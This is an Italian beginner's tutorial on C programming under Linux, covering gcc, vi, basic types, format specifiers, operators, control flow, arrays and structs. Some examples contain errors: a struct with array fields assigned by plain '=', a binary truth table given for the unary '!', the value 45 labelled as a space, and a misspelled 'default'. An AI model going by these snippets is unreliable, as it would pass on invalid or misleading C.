Imparare il C

una guida per Linux

V. 1.7

Marco Latini - Paolo Lulli

22 novembre 2006

La presente pubblicazione è redatta con la maggior cura che si è resa possibile agli autori; ciò non toglie che possano essere presenti errori e sviste, per le quali ringraziamo anticipatamente quanti hanno provveduto o avranno la sensibilità di portarcene a conoscenza.

A tale scopo, incoraggiamo caldamente il lettore a farci pervenire ogni tipo di commento e correzione che ritenga utile farci. Riteniamo assai utile per la crescita dell' opera e l'utilità della sua diffusione.

Nel fare tale invito, riportiamo qui di seguito i nostri recapiti di posta elettronica, unitamente ad una precisazione che potrebbe risultare assai utile sia a voi, per trovare l'interlocutore ideale, sia a noi per correggere eventuali errori; ciascuno dei due autori ha curato specificamente dei capitoli piuttosto che altri; l'informazione su quali di questi capitoli abbia curato ciascuno, è accuratamente riportata in una tabella alla fine dell'opera, in modo tale che, ove riteniate necessario fare delle osservazioni, possiate ottenere con maggiore celerità lo scopo che vi prefiggete.

Per gli eventuali errori e/o sviste, che pure, nonostante la nostra dedizione, dovessero affliggere la presente pubblicazione, purtroppo non possiamo assumerci alcuna responsabilità, e non potrete ritenerci responsabili in nessun modo, ove esempi di codice qui suggeriti vi recassero un qualche genere di danno che tuttavia tendiamo ragionevolmente ad escludere.

Marco Latini

la.marco@tiscalinet.it

Paolo Lulli

blacksheep@lulli.net

copyright

A tutte le persone che lottano per le proprie idee. Non siete soli.

Marco Latini

A tutte le donne libere dalla schiavitù culturale degli uomini.
A tutti gli uomini liberi dall'arroganza del potere e delle armi.

Paolo Lulli

Gli autori

Marco Latini

Studente di Ingegneria Informatica all'Università La Sapienza di Roma. Membro attivo del LUG Roma si è avvicinato alla programmazione da circa 4 anni cominciando, per questioni didattiche da lui indipendenti, col Pascal e col Fortran. Avvicinatosi successivamente al mondo del Free Software ha rivolto la sua attenzione verso linguaggi certamente piú utilizzati quali C, C++, Java, PHP restando estremamente colpito dall'estrema efficienza del primo e dalla possibilità di intervenire praticamente ovunque in Linux tramite tale linguaggio. È coautore del LateX-PDF-HOWTO ed ha partecipato attivamente al LinuxDay curato, nella capitale, dal LUG Roma. Attualmente è impegnato nell'ampliamento e revisione della presente opera e nello studio Programmazione 3D tramite le librerie MESA, naturalmente in ambiente Linux.

la.marco@tiscalinet.it

Paolo Lulli

E' studente di Ingegneria Aerospaziale presso l'università di Roma La Sapienza. Ha prodotto e diffuso con licenza GNU/FDL della documentazione sul trasferimento di dati tra calcolatrici HP e sistemi Linux/Unix; si diletta ad automatizzare in Perl tutto quello che sarebbe troppo noioso fare a mano. Per studio, ha avuto modo di conoscere il Pascal, che non ha mai amato. Di qui, è nata la ricerca per un linguaggio che permettesse una libertà espressiva il piú possibile ampia, della quale necessita, piú in generale, ogni forma di comunicazione. *L'espressione è un bisogno fondamentale dell'uomo, e perché non diventi appannaggio di una ristretta casta sacerdotale di specialisti aventi diritto, la tecnica propria dei canali di comunicazione deve essere di pubblico dominio; perché non resti privilegio di pochi poter esprimere il proprio libero pensiero.*

blacksheeplulli.net

Indice

Parte I

Un primo approccio

Capitolo 1

Introduzione

1.1 Due parole sul *C*

Il presente documento è redatto con il proposito di mostrare come il *C* ANSI si presti ad essere adoperato come linguaggio didattico, nè più, nè meno del *Pascal.* Benchè questo sia effettivamente più sicuro per certi aspetti, tra i vantaggi del *C* risiede evidentemente la sua assoluta portabilità ma, anche e soprattutto, l' elevato livello di integrazione tra Unix ed il linguaggio; cosa che costituisce un notevole motivo di interesse, dal momento che, con l'avvento di *Linux,* tutti possono disporre di un completo sistema Unix-like a costo pressochè nullo. Con ogni probabilità, è più difficile mantenere programmi di grandi dimensioni in *C* che non in *C++*; tuttavia, a livello di comprensione di quello che accade, il *C* procedurale risulta obbiettivamente più vicino alla macchina; quindi, a nostro parere i assume un'importanza grandissima per scopi didattici, oltre ad essere il progenitore nobile di altri linguaggi che a questo si richiamano esplicitamente per tutto il set delle istruzioni di controllo.

1.2 Il necessario

Malgrado le innumerevoli, non menzionabili ed infamanti guerre di religione tra i sostenitori di ciascuno dei vari editor di testo di spicco quali vi, emacs, jed e quanti altri... Ciò che intendiamo fare in questa sede, é limitarci ad indicare la strada più agevole per il neofita, acciocché sia in grado di poter iniziare a programmare e possa disporre agevolmente, e nel minor tempo possibile, degli strumenti che l'ambiente mette a disposizione per lo svolgimento dei compiti essenziali. Premettiamo quindi che ometteremo, almeno in questa prima release, di trattare l'utilizzo di emacs o altri pur validissimi editor

di testo, tuttavia segnalando un insieme minimo di comandi di *vi* necessario per editare e salvare i files sorgenti. Non si esclude, peraltro, che in base alle proprie necessità, l'utente possa poi decidere di adoperare strumenti più sofisticati, ambienti grafici e quant'altro semplicemente si confaccia ai suoi personali gusti ed abitudini di vita.

1.2.1 Tutti gli strumenti

Segue una veloce rassegna degli strumenti utili per lo sviluppo. Per una trattazione in profondità degli aspetti relativi al debugging e quant'altro, si rimanda senz'altro al seguito del documento.

Gcc

Gcc é il compilatore. Per adoperarlo, basta passargli come input, dalla riga di comando, un opportuno sorgente C, nella seguente maniera:

```
$ cc prova.c
```

Supponendo che `prova.c` sia il nostro sorgente,l'istruzione sopra genererà l'eseguibile a.out Se si vuole dare un nome specifico al programma compilato, lo si può fare usando l'opzione -o

```
$ cc prova.c -o prova
```

Questa istruzione produce come risultato l'eseguibile `prova`

Ci sono poi altre opzioni interessanti, come per esempio l'opzione -S, che produce un file corrispondente al sorgente, ma con estensione *.s, contenente il codice assembly; oppure, l'opzione `-lnomedilibreria` per linkare delle librerie, ad esempio: `-lm` necessaria se si vuole collegare la libreria matematica; ma, se volete conoscerle tutte, il nostro consiglio é: `man` gcc Per eseguire il programma così compilato, basta digitare, sulla riga di comando:

```
./prova
```

Vi

E' l'editor di testo che consigliamo per iniziare per alcuni motivi in particolare:

- Ha pochi facili comandi di base necessari per editare i sorgenti e salvarli

- Ha la possibilità di sfruttare gli highlight. Ovvero, per i comuni mortali: sintassi colorata.
- Offre la possibilità di lanciare comandi di shell senza uscire dall'editor

Per aprire un file in scrittura:

```
$ vi miofile.c
```

Vi dispone di tre modalità:

1. Modalità comandi.
2. Modalità due punti.
3. Modalità inserimento.

Quando si entra in Vi, si é in modalità comando. Per entrare in modalità inserimento, bisogna digitare `i`

e quindi inserire il testo desiderato. Si può, in alternativa, digitare `a` ed inserire, quindi, il testo in modalità append.

Per salvare il testo digitato, bisogna premere il tasto ESC, in modo tale da uscire dalla modalità inserimento, digitare, appunto `:`

per entrare in modalità due punti.

Di qui, si digita `w`

per salvare, oppure: `w` nomefile.c

per dare un nome al file che si sta scrivendo, Invece, per attivare gli highlight, da modalità due punti, basta digitare il comando: `syntax on` quindi, per uscire dall'editor: `q` e `qa`

Per uscire, eventualmente, senza salvare nulla. Per lanciare comandi di shell, basta digitarli, in modalità due punti, facendoli precedere da un punto esclamativo. Esempio pratico:

```
: !cc mioprog.c -o prog
```

Inoltre, ove si sia predisposto un opportuno makefile, si può compilare il sorgente che si sta editando facendo, semplicemente:

```
:mak
```

oppure:

```
:make
```

Comando che provvede a chiamare il programma predefinito per la gestione della compilazione. In questo caso (nella maggior parte dei sistemi) `make`.

Make

Make é uno strumento che si dimostra assai utile quando si hanno programmi distribuiti su più sorgenti e si dovrebbero impartire comandi numerosi e opzioni diverse. Ce ne occuperemo al momento di trattare la costruzione di eseguibili a partire da files separati.

Gdb

Il debugger; per utilizzarlo, bisogna compilare i sorgenti con l'opzione `-g` che dice al compilatore di generare le informazioni necessarie ad un eventuale programma di debug Si rimanda alla sezione specifica per approfondimenti sull'argomento.

1.3 Esercizi

1. Prendete confidenza con i programmi elencati, in particolar modo con l'editor presentato. UNa buona confidenza con alcuni comandi fondamentali di vi (o vim) è necessaria. Leggetene il manuale o i tutorials presenti in rete. Buono studio!

Capitolo 2

Iniziare

2.1 Il primo programma

Per prepararsi ad eseguire il primo programma... bisogna disporsi ad editarne il sorgente; questo, ove sia necessario precisarlo, può essere fatto con un qualsiasi editor di testo semplice, non contenente formattazione. Se si volesse un caso perverso, onde acquisire bene il concetto di testo semplice, è sufficiente aprire un documento *.doc con l'editor vi.. rendendosi conto, oltre delle informazioni che possono esservi nascoste, dell'assurda ridondanza di markup non necessario.

Bene, quando si editano dei sorgenti, il testo deve essere davvero testo semplice. Osservato questo, qualsiasi strumento è buono per iniziare.

Un'altra precisazione necessaria:

in tutto il documento si è usata la convenzione di numerare le righe dei sorgenti posti all'attenzione del lettore. Questo per semplificare il commento del codice dove sarebbe più difficile farlo senza riferimenti. Tuttavia, questa è puramente una nostra convenzione tipografica; nel codice da compilare, tali cifre non vanno assolutamente riportate. Questo, a differenza di altri linguaggi, se qualcuno ricorda un simile uso, come nel BASIC, dove le righe di codice andavano effettivamente numerate.

Tenute in debito conto tali osservazioni, segue il primo codice che si può provare a compilare, per verificare che si sia ben compreso il corretto funzionamento dell'ambiente:

```
1
2
3  /* primo.c   -- programma d'esempio  --  */
4
5
```

```
 6  #include<stdio.h>
 7
 8  int main()
 9  {
10    printf("\t Addio, mondo M$ \n");
11
12  }    /*  fine main   */
```

2.1.1 I commenti

Tutto ciò che compare tra

```
   /*
e
    */
```

viene ignorato in fase di compilazione; quindi, si adoperano i commenti per rendere più comprensibile il codice a chi si trova a leggerlo; non necessariamente sono utili solo a persone diverse da chi scrive il codice; anzi, spesso sono utili al programmatore stesso per tracciare l'ordine di idee che sta seguendo nello svolgere la trama del programma.

2.1.2 Gli include

La seguente direttiva:

```
#include<stdio.h>
```

serve per indicare al preprocessore l'utilizzo di *funzioni* il cui prototipo è definito nell'opportuno include file. `stdio.h` contiene infatti la definizione della funzione `printf()` , utilizzata nel sorgente; il preprocessore controlla che la chiamata a tale funzione effettuata nel programma corrisponda al *prototipo* definito nel file include. E' da notare che `stdio.h` contiene i prototipi di tutte le funzioni di base per l'input/output del C standard.

L'utente può creare dei propri file include, contenenti definizioni di funzioni definite da quest'ultimo; in questo caso, gli include avranno l'aspetto seguente:

```
#include "/home/casamia/miadir/miohd.h"
```

In cui il nome del file va tra virgolette. Tuttavia l'intero discorso apparirà più chiaro nel prosieguo della trattazione, laddove verrà trattato nella pratica l'impiego delle funzioni.

2.1.3 il Main

Ogni programma deve contenere la funzione `main()`

```
int main()
{

/*    Il codice va qui    */

}
```

si dichiara `int` perché possa ritornare al sistema operativo un valore intero, al fine di operare controlli sulla riuscita di un programma. Ogni programma C e, a maggior ragione,in ambiente Unix/Linux, ha associati tre files aperti:

- `stdin` lo standard input
- `stdout` lo standard output
- `stderr` lo standard error

sui quali scrivere messaggi, o dai quali attingere dati.

2.1.4 `printf()`: una funzione

Tutto ciò che si trova tra virgolette come argomento della *funzione* `printf()` viene stampato sullo standard output.

2.2 Il secondo programma

Vediamo il codice che segue:

```
1  #include<stdio.h>
2  #include<math.h>
3
4  int main()
5  {
6    float a,b;
```

```
 7    printf("\t Inserisci a \n");
 8    scanf("%f", &a);
 9    b = sin(a);
10    printf("\t Il seno di %f vale, %f \n", a, b);
11
12  }    /*  fine main   */
```

Il codice sopra compila con la seguente riga di comando:

```
seno.c -o seno -lm
```

Si notano, innanzitutto, alcune cose:

- Compaiono due nuove funzioni:

  `scanf()`

  per la lettura da `stdin` , e

  `sin()}`

  contenuto nella libreria matematica. La stringa

  `scanf("%f", &a);`

  dice al programma di leggere in input un valore di tipo float

  `"%f"`

  e memorizzarlo nello spazio di memoria riservato alla variabile `a`.

- La presenza, appunto, di variabili.

2.2.1 Le variabili e i loro tipi

Dunque, per poter memorizzare un valore numerico (o un altro qualsiasi oggetto che necessiti di memoria) , è necessario, preventivamente, *dichiarare* una variabile. Dunque, ci sono ben *tre* modi differenti per dichiarare una variabile, ovvero, punti differenti del programma in cui definirne il tipo:

1. Fuori del main (variabili globali)
2. Nel corpo di funzioni (variabili locali)
3. Come argomento di funzioni;

2.2.2 I tipi scalari

I tipi ammessi in C ANSI sono:

char	singolo carattere ASCII
signed char	carattere ASCII
unsigned char	carattere
short	tipo short
signed short	short con segno
short int	intero short
signed short int	intero short con segno
unsigned short	short senza segno
unsigned short int	intero short senza segno
int	intero
signed	tipo 'signed'
signed int	Intero con segno
unsigned int	Intero senza segno
unsigned long	Long senza segno
signed long	Long con segno
long int	intero 'long'
signed long int	long int con segno
unsigned long	long senza segno
unsigned long int	long int senza segno
float	valore in virgola mobile
double	in precisione doppia
long double	non plus ultra
bool	tipo booleano [1]

2.2.3 Gli specificatori di formato

Segue la lista completa:

```
%c Un singolo carattere 'unsigned'
%d Numero decimale con segno
%i Numero decimale con segno
%e Variabile floating point (esponente)
%E Variabile floating point (esponente)
%f Variabile floating point
%F Variabile floating po%nt
%g Lascia scegliere il sistema tra
%e e
%f
```

```
%G Lascia scegliere il sistema tra
%E e
%F
%hd Signed short integer
%hi Signed short integer
%ho Un unsigned short integer (ottale)
%hn Argomento short
%hu Unsigned short integer
%hx Unsigned short integer (hesadecimale lower case)
%hX Unsigned short integer (hexadecimale upper case)
%ld Signed long integer
%le Double precision variable (exponent)
%lf Variabile in doppia precisione
%lg Lascia scegliere il sistema tra
%le e
%lf
%li Signed long integer
%ln Argomento long
%lo Unsigned long integer (ottale)
%lu Unsigned long integer
%lx Unsigned long integer (hesadecimale lower case)
%lX Unsigned long integer (hesadecimale lower case)
%LE Variabile in precisione doppia (esponente)
%Le Variabile long double (esponente)
%LE Variabile long double (esponente)
%lF Variabile in precisione doppia
%Lf Variabile in precisione doppia
%LF Precisione long double
%Lg Lascia scegliere il sistema tra
%Le e
%Lf
%lG Lascia scegliere il sistema tra
%lE e
%lF
%LG Lascia scegliere il sistema tra
%LE e
%LF
%n Il numero di caratteri stampati dalla printf()
%p Un puntatore generico (e il suo  indirizzo)
%o Unsigned integer (ottale)
%s Puntatore ad una stringa di caratteri
```

```
%u Intero decimale senza segno
%x Esadecimale senza segno (lower case)
%X Esadecimale senza segno (upper case)
%% Il carattere %
#e Il punto decimale appare anche se non necessario
#f Il punto decimale appare anche se non necessario
#g Il punto decimale appare anche se non necessario
#x Esadecimale con prefisso ox
```

Un altra semplice ed utile dimostrazione dell'utilizzo di specificatori di formato potrebbe essere la seguente:

```
 1  # include <stdio.h>
 2  int main()
 3  {
 4    int valore,scelta;
 5    for(;;){
 6      printf("\n\t0 per uscire \n");
 7      printf("\t1 Converte decimale/esadecimale \n");
 8      printf("\t2 Converte esadecimale/decimale \n");
 9      scanf("%d",&scelta);
10
11      if (scelta == 0) break;
12
13      if (scelta == 1)   {
14        printf("\tInserisci un numero in base 10\n");
15        scanf("%d",&valore);
16        printf("\tIn esadecimale: \n");
17        printf("\t%x\n",valore);
18
19      }
20      if (scelta == 2){
21        printf("\tInserisci un numero in base 16\n");
22        scanf("%x",&valore);
23        printf("\tIn base 10:\n");
24        printf("\t%d\n",valore);
25      }
26
27    }/*    for   */
28
29  }
```

Dove, per la spiegazione della sintassi dell'itsruzione condizionale `if()`, peraltro intuitiva, si rimanda al seguito.

2.3 Esercizi

1. Scrivete il vostro primo programma C che stampi a video qualcosa. Cercate di farlo senza aiutarvi con la documentazione, provate a compilarlo, risolvete gli eventuali errori. Prendete confidenza con la sintassi del C e l'indentazione del codice.

2. Cercate in rete un elenco delle funzioni matematiche del C ed utilizzatene qualcuna in un vostro programma facendo attenzione agli specificatori di formato e alla precisione delle variabili che utilizzate.

3. Utilizzando le funzioni matematiche costruite un programma che calcoli la sesta potenza di un numero.

Parte II

Le caratteristiche standard del linguaggio

Capitolo 3

Operatori e istruzioni di controllo

3.1 Gli operatori

La lista completa degli operatori del *C* è la seguente:

=	Assegnamento
!	NOT logico
++	Incremento
−−	Decremento
∗/%	Operatori moltiplicativi(moltiplicazione, divisione,modulo)
+−	Operatori additivi
<<>>	Operatori di Shift (A destra e sinistra)
<><=>=	Operatori per le diseguaglianze
==! =	Uguaglianza e disuguaglianza

Operatori bitwise

&	AND su BIT
^	XOR su BIT
|	OR su BIT
~	Complemento ad uno

Operatori logici

&&	AND logico
||	OR logico

Operatori condizionali

? :	

Sono da notare, in particolare, gli operatori `++` e `--` che permettono di incrementare il valore di una variabile basandosi sull'opportuna istruzione di incremento del proprio processore; in altre parole, giacchè praticamente tutti i processori esistenti definiscono, a livello di linguaggio macchina, un'operazione di incremento; operando nella maniera seguente:

```
int a = 5;

a++; /* 'a' vale adesso 6  */
```

si ottiene codice sicuramente più snello che non il seguente:

```
int a = 5;

a = a + 1; /* 'a' vale adesso 6  */
```

Tutto ciò conta, fatte salve eventuali opportune ottimizzazioni, che vengono demandate al particolare compilatore; e che, grazie a queste ottimizzazioni, il compilatore potrebbe comunque produrre il medesimo risultato. Rimane peraltro buona norma adoperare le istruzioni unarie di incremento che risultano, in più, di facile lettura e veloce utilizzo.

Analoghe considerazioni valgono per l'operatore `--` .

Sono inoltre da rimarcare la differenza tra gli operatori

`&&`

e

`&`

validi, il primo come AND logico, l'altro come operatore su bit. Ugualmente dicasi per `||` e `|`.

Sono inoltre assolutamente da non confondere l'operatore di *assegnamento*`=` con l'operatore di uguaglianza `==` .

In più si può' usare, per certe espressioni, una notazione abbreviata; anziché scrivere:

```
a = a +7;
```

si usa correntemente:

```
a += 7;
```

che agisce allo stesso modo, e evitando di inserire così una seconda volta la variabile `a`.

Tale sintassi é adoperabile con tutti gli operatori *duali*, ovvero che agiscono su di una coppia di argomenti.

3.1.1 Precisazioni sulle operazioni di logica booleana

Quella che segue è la tabella di verità dell'OR esclusivo (altrimenti noto come XOR):

A	operatore	B	Risultato
1	^	1	0
1	^	0	1
0	^	1	1
0	^	0	0

L'operatore di XOR è, come si è osservato sopra, il seguente: ^ E' un operatore binario, quindi agisce sui singoli bit.

Quanto dice la tabella sopra, sta a significare: l'operazione restituisce valore vero (uno) Se e solo se uno dei due operandi è vero. La differenza dall' OR semplice è in quel se e solo se.

Segue tabella dell'OR 'classico' :

A	operatore	B	Risultato
1	|	1	1
1	|	0	1
0	|	1	1
0	|	0	0

Una curiosa proprietà dello XOR consiste nel fatto che, se questo viene ripetuto due volte sulle stesse variabili, si torna esattamente al valore di partenza.

Un esempio pratico: operando sulle singole cifre binarie incolonnate:

	A	=	00110101
	B	=	10101100
C =	A xor B	=	10011001
	C xor B	=	00110101

C xor B equivale a (A xor B) xor B. Ovvero, A xor B due volte, torna esattamente lo stesso valore di A.

Per l'AND, la tabella va letta in analogia a quanto segue: *(proposizione vera) E (proposizione falsa) = proposizione falsa*

Tabella di verità dell'operatore AND

A	operatore	B	Risultato
1	&	1	1
1	&	0	0
0	&	1	0
0	&	0	0

Per il NOT su bit, si ha invece:

(vero) diverso da (vero) == falso
(vero) diverso da (falso) == vero
...etc.

Ovvero:

A	operatore	B	Risultato
1	!	1	0
1	!	0	1
0	!	1	1
0	!	0	0

3.2 L'operazione di casting

Il cast, altra interessante caratteristica del *C,* consiste nella possibilità di costringere una espressione a ritornare un risultato di un dato tipo piuttosto che di un altro. Volendo fare direttamente un esempio pratico, il codice seguente:

```
1 #include<stdio.h>
2
3 int main()
4 {
5   int intero = 3;
6
7   /* Tra parentesi c'è il tipo che si sta "forzando" */
8
```

```
 9   printf("\t%f\n", (float)intero/2 );
11   return 0;
12 }
```

Genera in output :

```
1.500000
```

Invece, se lo si corregge nella seguente maniera:

```
 1 #include<stdio.h>
 2
 3 int main()
 4 {
 5   int intero = 3;
 6
 7
 8
 9   printf("\t%d\n", intero/2 );
10    return 0;
10 }
```

Così che l'output risultante sarà:

```
1.
```

3.3 L'istruzione condizionale `if`

L'espressione `if()` costituisce un modo semplice per controllare il flusso del programma; il suo schema di esecuzione è del tipo:

```
if ( <condizione>) /*  se condizione restituisce valore "vero" */
{
 ...
 ...
 <blocco di istruzioni>
}
else {

/* blocco di istruzioni eseguite
se la condizione sopra vale "falso" */

}
```

Dopo la condizione di ingresso nel blocco istruzioni, se l'istruzione da eseguire è una sola (allo stesso modo dopo l'else), le parentesi graffe si possono omettere. Inoltre il ramo `else` del ciclo è opzionale e può quindi essere assente.

Un programma d'esempio

```
 1 #include<stdio.h>
 2
 3 int main()
 4 {
 5   float b;
 6   printf("\t Inserisci b \n");
 7   scanf("%f", &b);
 8   if ( b > 5) {
 9     printf("\t b è maggiore di 5 \n");
10     printf("\a"); /* questo codice di escape
 causa un segnale sonoro */
11   }
12   else printf("\t b *non* è maggiore di 5\n");
13 }
```

3.4 Un'alternativa scarna: gli operatori ? :

Il precedente programma, che faceva uso dell'istruzione condizionale `if()` può essere riscritto facendo uso degli operatori `?` e `:`, nella seguente maniera:

```
 1 #include<stdio.h>
 2 int main()
 3 {
 4   float a;
 5   printf("\t   Inserisci a \n");
 6   scanf("%f", &a);
 7   a > 5 ? printf("\t a e maggiore di 5 \n") : printf("\t
 8    a *non* e maggiore di 5\n");
 9
10  }
11
```

3.5 Scelte multiple con `switch`

Quando si ha bisogno di verificare che una variabile assuma un valore in una lista di opzioni possibili, si può evitare di scrivere degli `if` successivi, adoperando, appunto, il costrutto

```
switch()
```

Quest'ultimo segue il seguente schema:

```
switch(<variabile>)
{
case <valore 1> :
break;
/* blocco di istruzioni */

case <valore 2> :
break;
/* blocco di istruzioni */

case <valore 3> :
break;
/* blocco di istruzioni */


.
.
.
case <valore n> :
```

```
break;
/* blocco di istruzioni */


default:
/* blocco di istruzioni */

}/*    fine blocco switch()         */
```

Dove `default:` è seguito dalle istruzioni da eseguire laddove nessuno dei casi sopra si verifichi.

Importante: notare che, se si omette l'istruzione `break;` ad esempio, nel blocco 2, il programma *non* salta direttamente alla fine del blocco `switch`, bensì esegue il blocco di istruzioni 3. Questo a differenza di costrutti analoghi in altri linguaggi, come il `CASE...OF` del *Pascal*.

Segue un semplice esempio di programma a scopo puramente dimostrativo:

```
 1 #include<stdio.h>
 2 int main()
 3 {
 4   int a;
 5   printf("\tInserisci un intero da 1 a 6\n");
 6   scanf("%d",&a);
 7
 8   switch(a){
 9   case 1 :
10     printf("\t Hai inserito uno\n");
11     break;
12   case 2:
13     printf("\t Hai inserito due\n");
14     break;
15   case 3:
16     printf("\t Hai inserito tre\n");
17     break;
18   case 4:
19     printf("\t Hai inserito quattro\n");
20     break;
21   case 5:
22     printf("\t Hai inserito cinque\n");
23     break;
```

```
24   case 6:
25     printf("\t Hai inserito sei\n");
26     break;
27
28   deafult: break;
29   }/* fine switch() */
30
31
32 }/*  main   */
33
```

3.6 Il ciclo `while`

Assume la forma:

```
while(<condizione>) {


/* blocco di istruzioni */


}
```

Le istruzioni nel corpo del ciclo vengono eseguite fin tanto che la condizione di ingresso non assume un valore **falso**. Segue l'esempio di rito.

```
 1 #include<stdio.h>
 2 int main()
 3 {
 4   float miavar =0;
 5
 6   while( miavar < 10 ) {
 7     printf("\t %f \n", miavar );
 8     miavar += 0.5;
 9   }
10
11 }
```

3.7 Il ciclo `do... while`

Quest'ultimo tipo di ciclo differisce dall'altro `while` in quanto implica una condizione non necessariamente vera per l'ingresso nel ciclo, che viene quindi eseguito almeno una volta, comunque. Volendo fare un parallelo con il linguaggio *Pascal*, mentre il ciclo `while` del C corrisponde al `WHILE` del *Pascal*, il `do...while` corrisponde all'istruzione `REPEAT...UNTIL` di quest'ultimo. Ad ogni modo, lo schema è il seguente:

```
do{


/* blocco di istruzioni */


  }

while(<condizione-di-ciclo>)
```

Il codice seguente:

```
 1 #include<stdio.h>
 2 int main()
 3 {
 4   float miavar = 0;
 5   do{
 6     printf("\t Entro  nel ciclo e miavar vale:  %f \n", miavar );
 7     miavar++;
 8   }
 9   while ( miavar > 100 );
10 }
```

Produce come output:

```
Entro  nel ciclo e miavar vale:  0.000000
```

3.8 Il ciclo `for`

L'implementazione del ciclo for in *C* è, probabilmente, di gran lunga la più versatile rispetto a cicli analoghi in altri linguaggi di programmazione; fatti salvi, naturalmente, tutti quei linguaggi che ereditano, pressochè senza modifiche, le istruzioni di controllo proprie del *C*. Sto pensando, ad esempio, a

C++ , Java, Perl, etc... Tale costrutto è molto simile a quello del `FORTRAN`, quindi assai agevole per fare delle manipolazioni numeriche, tuttavia con la possibilità di essere gestito in maniera assai più libera dal programmatore, che può decidere di farne un uso del tutto originale.

Lo schema del ciclo è il seguente:

```
for(<inizializzazione>;<condizione>;<incremento>) {

/* Corpo del ciclo  */
}
```

Dove

```
<inizializzazione>, <condizione>, <incremento>)
```

possono essere utilizzate come segue:

```
1 #include<stdio.h>
2
3 int main()
4 {
5   int miavar;
6   for(miavar = 0; miavar <= 15; miavar++ ){
7     printf("\t %d \n", miavar);
8   }
9 }
```

Oppure possono essere del tutto omesse, in quanto del tutto opzionali. L'esempio successivo chiarisce uno tra i possibili usi dandy del ciclo `for()` che, si fa notare, sono frequenti, per le possibilità offerte, almeno tanto quanto quelli classici in stile *Pascal*.

```
1 #include<stdio.h>
2
3 int main()
4 {
5   int scelta;
6   for(;;) {
7     printf("\t 0 \t per uscire \n");
8     scanf("%d" ,&scelta);
9     if (scelta == 0) break;
10    else {
```

```
11       printf("\t Non hai scelto di uscire\n");
12     }
13
14   }
15
16 }
```

Lo stesso blocco di istruzioni é opzionale; così é possibile vedere esempi di codice come il seguente, che implementa un ciclo di ritardo:

```
1 #include<stdio.h>
2
3 int main()
4 {
5   int tempo;
6   for(tempo = 0; tempo < 100000000; tempo++);
7 }/*  main   */
```

3.9 Il famigerato `goto`

In *C* è ammessa la famigerata istruzione `goto`, ben nota a chi ha esperienza di programmazione in *Basic* o *FORTRAN*. Lo schema è il seguente:

```
goto etichetta;


etichetta:   /* istruzioni */
```

Questo tipo di controllo del flusso di esecuzione del programma è caldamente scoraggiato, in quanto rende assai difficile la lettura del codice, oltre a renderlo fortemente dipendente dalle andate a capo. Tuttavia questa istruzione può in alcuni rari casi tornare utile in presenza di codice generato con strumenti automatici.

Capitolo 4

Tipi di dati complessi

Per tipi di dati complessi si intendono tutti quei tipi di dato che possono ottenersi a partire da tipi di base riorganizzati secondo un qualche criterio.

4.1 Array

Il tipo array è la concretizzazione del concetto di vettore; un vettore è un oggetto di una determinata dimensione N ed è costituito da N elementi dello stesso tipo, accessibili facilmente tramite un indice o, in alternativa, tramite l'aritmetica dei puntatori; Per dichiarare un array di interi:

```
int a[25];
```

dove `25` è il numero di elementi, e `int`è il tipo. Quando si voglia accedere, per esempio, all'elemento numero venti dell'array, basta utilizzare l'indice corrispondente:

```
printf("\t l'elemento ventesimo vale %d \n", a[19]);
```

`a[19]` è il ventesimo elemento, giacchè gli elementi si cominciano a contare da`a[0]` Inoltre, si possono utilizzare array a più dimensioni; es.:

```
float T[MAX_X][MAX_Y];
```

Il primo impiego che viene in mente per gli array è la realizzazione di programmi per il calcolo matriciale. Inoltre, in *C* le stringhe di testo sono realizzate come array di caratteri, terminati dal carattere

```
\0
```

anche ridefinito come *NULL.*

Stringhe come array di caratteri

Tempo fa, su Internet compariva una curiosa email di un tale che diceva di aver scoperto l'algoritmo usato dal celebre regista per ricavare i buffi nomi dei suoi personaggi... Sempre stando a quanto diceva la mail, il proprio nome "Star Wars" si sarebbe dovuto ottenere combinando per il nome le prime due lettere del proprio nome di battesimo con le prime due del cognome, e per il cognome prendendo le prime lettere del nome della propria madre seguite dalle prime lettere del luogo di nascita... Indubbiamente i nomi che ne venivano fuori somigliavano molto a quelli del noto film... perchè non automatizzare il tutto, mi domandai... ?

```
/*
   Ricava il tuo nome - "Star Wars"
*/

#include<stdio.h>
#include<string.h>
#define MAX 256

int main()
{

  char nome[MAX];
  char cognome[MAX];
  char cognome_m[MAX];
  char citta[MAX];
  char nomeSW[12];

  fputs("\t Inserisci il tuo nome \n", stdout);
  fgets( nome, MAX, stdin);

  fputs("\t Inserisci il tuo cognome \n", stdout);
  fgets( cognome, MAX, stdin);

  fputs("\t Inserisci il cognome di tua madre \n", stdout);
  fgets( cognome_m, MAX, stdin);

  fputs("\t Inserisci il nome della tua citta natale \n", stdout);
  fgets( citta, MAX, stdin);
```

```
  nomeSW[0]=cognome[0];
  nomeSW[1]=cognome[1];
  nomeSW[2]=cognome[2];

  nomeSW[3]=nome[0];
  nomeSW[4]=nome[1];

  nomeSW[5]=45;          /*    carattere  spazio   */
  nomeSW[6]=cognome_m[0];
  nomeSW[7]=cognome_m[1];
  nomeSW[8]=citta[0];
  nomeSW[9]=citta[1];
  nomeSW[10]=citta[2];
  nomeSW[11]=0;


  printf( "\t Il tuo nome - Star Wars è: %s \n " , nomeSW);
}
```

4.1.1 Passare parametri al `main`

Il listato seguente mostra un' altra importante caratteristica standard del *C* che è il passaggio di parametri al main dalla riga di comando.

```
#include <stdio.h>

int main (int argc, char *argv[])
{

printf ("%s", argv[1] );

}
```

Dove `argc` e' per default il numero di argomenti passati a riga di comando,

`argv[]`

e' un vettore che contiene il valore di questi ultimi. Bisogna pero' dichiarare la funzione `main()` come si vede sopra, ove si intenda recuperare il valore degli argomenti passati dalla riga di comando.

Il listato sopra, se correttamente compilato e richiamato come segue:

```
$ ./argomenti barbablu
```

non fa niente altro che stampare il valore di

```
argv[1]
```

ovvero:

```
barbablu
```

N.B.:

```
argv[0]
```

e', di default, il nome del programma stesso.

4.2 Strutture e unioni

Una *struttura* è un tipo di dato definibile dall'utente, e rappresenta un insieme di campi costituiti da tipi-base, a differenza dell'array, di tipo differente tra di loro; ad esempio:

```
struct indirizzo{
        char citta[128];
        char via[128];
        int civico[5];
}
```

è la dichiarazione di una struttura contenenti i campi `citta, via, civico` del tipo sopra indicato. Agli elementi della struttura si accede mediante l'operatore . (punto).

Ad esempio, definita una variabile

```
indirizzo var_indirizzo;
```

Si assegnano dei valori nella maniera che segue:

```
var_indirizzo.citta = "stringa città";
var_indirizzo.via = "stringa via";
var_indirizzo.civico = 57;
```

Leggermente diversa è l'utilità delle `union`, anche se il loro utilizzo è pressochè analogo a quello di una `struct`. Es.:

```
union miaunione{
int numero;
float piu_grande;
}
```

